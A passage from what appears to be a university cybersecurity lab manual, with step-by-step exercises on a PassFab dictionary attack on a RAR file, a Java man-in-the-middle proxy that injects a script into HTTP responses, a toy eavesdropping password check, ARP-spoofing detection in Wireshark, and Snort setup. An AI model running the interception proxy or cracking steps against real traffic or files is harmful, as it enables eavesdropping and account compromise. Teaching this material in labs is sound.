


#### Step4:

Right click the pdf file and choose the Add to archive to set a password and click ok. And extracted file is shown as below





Example: Password: 12345




#### Step5:


Delete the original pdf file.





## Step6:

Open the Passfab software and click on the add button as shown below  
and choose the rar file to open it





## OUTPUT:



## RESULT:

Thus the dictionary attack was executed successfully.

<b>Ex.No:</b>	
<b>Date:</b>	<b>MAN IN THE MIDDLE ATTACK</b>

### **AIM:**

To implement the man in the middle attack (MIMT Attack).

### **ALGORITHM:**

#### **1. Install Java Development Kit (JDK):**

- If you haven't already installed the JDK, download and install it from the official Oracle website: [Java SE Development Kit](<https://www.oracle.com/java/technologies/javase-jdk11-downloads.html>).

- Follow the installation instructions provided on the website.

#### **2. Create a Java Program File:**

- Open a text editor such as Notepad or any code editor of your choice.

- Copy and paste the Java code provided into the text editor.

- Save the file with a `.java` extension, for example, `MITMAttack.java`.

#### **3. Open Command Prompt:**

- Press `Win + R` on your keyboard to open the Run dialog.

- Type `cmd` and press Enter to open the Command Prompt.

#### **4. Navigate to the Directory:**

- Use the `cd` command to navigate to the directory where your Java program file (`MITMAttack.java`) is located.

- For example:

'''

`cd path\to\your\directory`

'''

#### **5. Compile the Java Program:**

- In the Command Prompt, type the following command to compile the Java program:

'''

`javac MITMAttack.java`

'''

## 6. Run the Java Program:

- After successful compilation, type the following command to run the Java program:

...

`java MITMAttack`

...

### PROGRAM:

```
import java.io.*;
import java.net.*;

public class MITMAttack {
    public static void main(String[] args) {
        try {
            // Create a server socket to listen for client connections
            ServerSocket proxyServerSocket = new ServerSocket(8080);

            System.out.println("MITMAttack server running...");

            // Accept client connection
            Socket clientSocket = proxyServerSocket.accept();

            // Create input and output streams for communication with the client
            BufferedReader clientReader = new BufferedReader(new
                InputStreamReader(clientSocket.getInputStream()));

            PrintWriter clientWriter = new PrintWriter(clientSocket.getOutputStream(), true);

            // Create a socket to connect to the actual server
            Socket serverSocket = new Socket("example.com", 80);

            // Create input and output streams for communication with the server
            BufferedReader serverReader = new BufferedReader(new
                InputStreamReader(serverSocket.getInputStream()));

            PrintWriter serverWriter = new PrintWriter(serverSocket.getOutputStream(), true);

            String request;

            // Read client's HTTP request
            while ((request = clientReader.readLine()) != null) {
                System.out.println("Client request: " + request);
```

```
// Forward client's request to the server
serverWriter.println(request);
serverWriter.flush();

// Read server's HTTP response
String response = serverReader.readLine();

// Modify server's response (e.g., inject content)
response += "\n<script>alert('You've been hacked!');</script>";

System.out.println("Modified response: " + response);

// Send the modified response to the client
clientWriter.println(response);
clientWriter.flush();
}

// Close connections
clientSocket.close();
serverSocket.close();
proxyServerSocket.close();
}
catch (IOException e) {
    e.printStackTrace();
}
}
}
```

## OUTPUT:

```
C:\Windows\System32\cmd.e  x  +  v
(c) Microsoft Corporation. All rights reserved.

F:\mimt>javac MITMAttack.java

F:\mimt>java MITMAttack
MITMAttack server running...
Client request: CONNECT star-randsrv.bsg.brave.com:443 HTTP/1.1
Modified response: null
<script>alert('You've been hacked!');</script>
Client request: Host: star-randsrv.bsg.brave.com:443
Modified response: null
<script>alert('You've been hacked!');</script>
Client request: Proxy-Connection: keep-alive
Modified response: null
<script>alert('You've been hacked!');</script>
Client request: User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.0.0 Safari/537.36
Modified response: null
<script>alert('You've been hacked!');</script>
Client request:
Modified response: null
<script>alert('You've been hacked!');</script>
java.net.SocketException: Software caused connection abort: recv failed
    at java.base/java.net.SocketInputStream.socketRead0(Native Method)
    at java.base/java.net.SocketInputStream.socketRead(SocketInputStream.java:115)
```

## RESULT:

Thus the implementation of man in the middle attack (MITMAttack) was executed successfully.



<b>Ex.No:</b>	
<b>Date:</b>	<b>EAVESDROPPING ATTACK</b>

## AIM:

To implement the EAVESDROPPING ATTACK.

## ALGORITHM:

### 1. Install Java Development Kit (JDK):

- If you haven't already installed the JDK, download and install it from the official Oracle website: [Java SE Development Kit](<https://www.oracle.com/java/technologies/javase-jdk11-downloads.html>).

- Follow the installation instructions provided on the website.

### 2. Create a Java Program File:

- Open a text editor such as Notepad or any code editor of your choice.

- Copy and paste the Java code provided into the text editor.

- Save the file with a `.java` extension, for example, `EavesdroppingDictionaryAttack.java`.

### 3. Create a Dictionary File:

- Create a text file named `dictionary.txt` in the same directory as your Java program.

- Add a list of common passwords or phrases, one per line, to the `dictionary.txt` file.

#### Content of dictionary.txt file as

5

Password

123456

Letmein

Qwerty

Secret123

### 4. Open Command Prompt:

- Press `Win + R` on your keyboard to open the Run dialog.

- Type `cmd` and press Enter to open the Command Prompt.

### 5. Navigate to the Directory:

- Use the `cd` command to navigate to the directory where your Java program file ('EavesdroppingDictionaryAttack.java') is located.

- For example:

'''

`cd path\to\your\directory`

'''

### 6. Compile the Java Program:

- In the Command Prompt, type the following command to compile the Java program:

'''

`javac EavesdroppingDictionaryAttack.java`

'''

### 7. Run the Java Program:

- After successful compilation, type the following command to run the Java program:

'''

`java EavesdroppingDictionaryAttack`

'''

### 8. View Output:

- The program will execute, and you will see the output in the Command Prompt window.
- It will display whether the password was found in the dictionary or not.

### Program:

```
import java.util.Scanner;
import java.io.File;
import java.io.FileNotFoundException;

public class EavesdroppingDictionaryAttack {
    // Method to simulate intercepted communication
    public static String interceptCommunication() {
        // Simulated intercepted communication (plaintext)
        return "Username: alice\nPassword: secret123";
    }
}
```

```
}
```

```
// Method to load dictionary file
```

```
public static String[] loadDictionary(String filename) {  
    try {  
        Scanner scanner = new Scanner(new File(filename));  
        int count = Integer.parseInt(scanner.nextLine()); // Assuming first line is the count of  
passwords  
        String[] dictionary = new String[count];  
        for (int i = 0; i < count; i++) {  
            dictionary[i] = scanner.nextLine();  
        }  
        scanner.close();  
        return dictionary;  
    } catch (FileNotFoundException e) {  
        System.out.println("Dictionary file not found: " + filename);  
        return new String[0];  
    }  
}
```

```
// Method to perform dictionary attack
```

```
public static void dictionaryAttack(String interceptedCommunication, String[] dictionary) {  
    System.out.println("Starting dictionary attack...");  
    String[] lines = interceptedCommunication.split("\n");  
    for (String line : lines) {  
        String[] parts = line.split(": ");  
        if (parts.length == 2 && parts[0].equalsIgnoreCase("Password")) {  
            String password = parts[1];  
            for (String word : dictionary) {  
                if (password.equals(word)) {  
                    System.out.println("Password found: " + password);  
                    return;  
                }  
            }  
        }  
    }  
}
```

```
        }  
    }  
}  
System.out.println("Password not found in dictionary.");  
}  
  
public static void main(String[] args) {  
    // Simulate intercepted communication  
    String interceptedCommunication = interceptCommunication();  
  
    // Load dictionary  
    String[] dictionary = loadDictionary("dictionary.txt");  
  
    // Perform dictionary attack  
    dictionaryAttack(interceptedCommunication, dictionary);  
}  
}
```

**OUTPUT:**

Microsoft Windows [Version 10.0.10586]

(c) 2015 Microsoft Corporation. All rights reserved.

C:\Users\Kavitha>cd C:\Program Files\Java\jdk1.8.0\_202\bin

C:\Program Files\Java\jdk1.8.0\_202\bin>javac EavesdroppingDictionaryAttack.java

C:\Program Files\Java\jdk1.8.0\_202\bin>java EavesdroppingDictionaryAttack

Starting dictionary attack...

Password found: secret123

**RESULT:**

Thus the EavesdroppingDictionaryAttack was executed successfully.

<b>Ex.No:</b>	<b>Experiment with Sniff Traffic Using ARP Poisoning</b>
<b>Date:</b>	

## AIM:

To perform the experiment with sniff traffic using ARP Poisoning.

## Packet Sniffing in Wireshark


### Step 1: Open Wireshark Window

Open your Wireshark tool in a new window or a Linux virtual machine. and begin network capture. Assume we are capturing wireless fidelity (Wi-Fi Traffic).

## SNIFF TRAFFIC USING ARP POISONING

### Step 2: Start the Wireless Fidelity

Open Wireshark, select your Wi-Fi interface and start capturing packets. Engage in network activities, stop the capture, and analyze the captured packets for network insights.




*Starting Wireless Fidelity*

## ARP Spoofing in WireShark

## Step 1: Capture ARP Traffic

Open Wireshark, and choose the network interface. Start capturing by clicking the interface


and selecting “Start.”



## Capturing Wireless Fidelity

## Step 2: Filter for ARP Traffic


Apply the **ARP** filter in the display filter bar to focus on ARP packets. *Filtering ARP Packets*



### Step 3: Analyze ARP Requests and Replies:

Observe normal ARP traffic—devices asking for and receiving MAC addresses.

*Analyze ARP Packet requests*



1. **Identify Inconsistencies:** Look for anomalies like multiple devices responding to one ARP request or multiple MACs for one IP.
2. **Check Gratuitous ARP:** Detect gratuitous ARP packets—devices announcing MAC for an IP without prompting.
3. **Compare with Network Topology:** Understand legitimate devices and MAC addresses; compare with observed ARP responses.

### RESULT:

Thus the experiment with sniff traffic using ARP poisoning has been executed successfully




<b>Ex.No:</b>	<b>Demonstrate intrusion detection system</b>
<b>Date:</b>	<b>using any tool.</b>

### AIM:

To demonstrate Intrusion Detection System (IDS) using Snort software tool.


### STEPS ON CONFIGURING AND INTRUSION DETECTION:

1. For Windows 10 64 bit supported SNORT's executable file can be downloaded from "Snort.org"
2. Open the downloaded snort executable file.
3. Click On 'I Agree' on the license agreement.



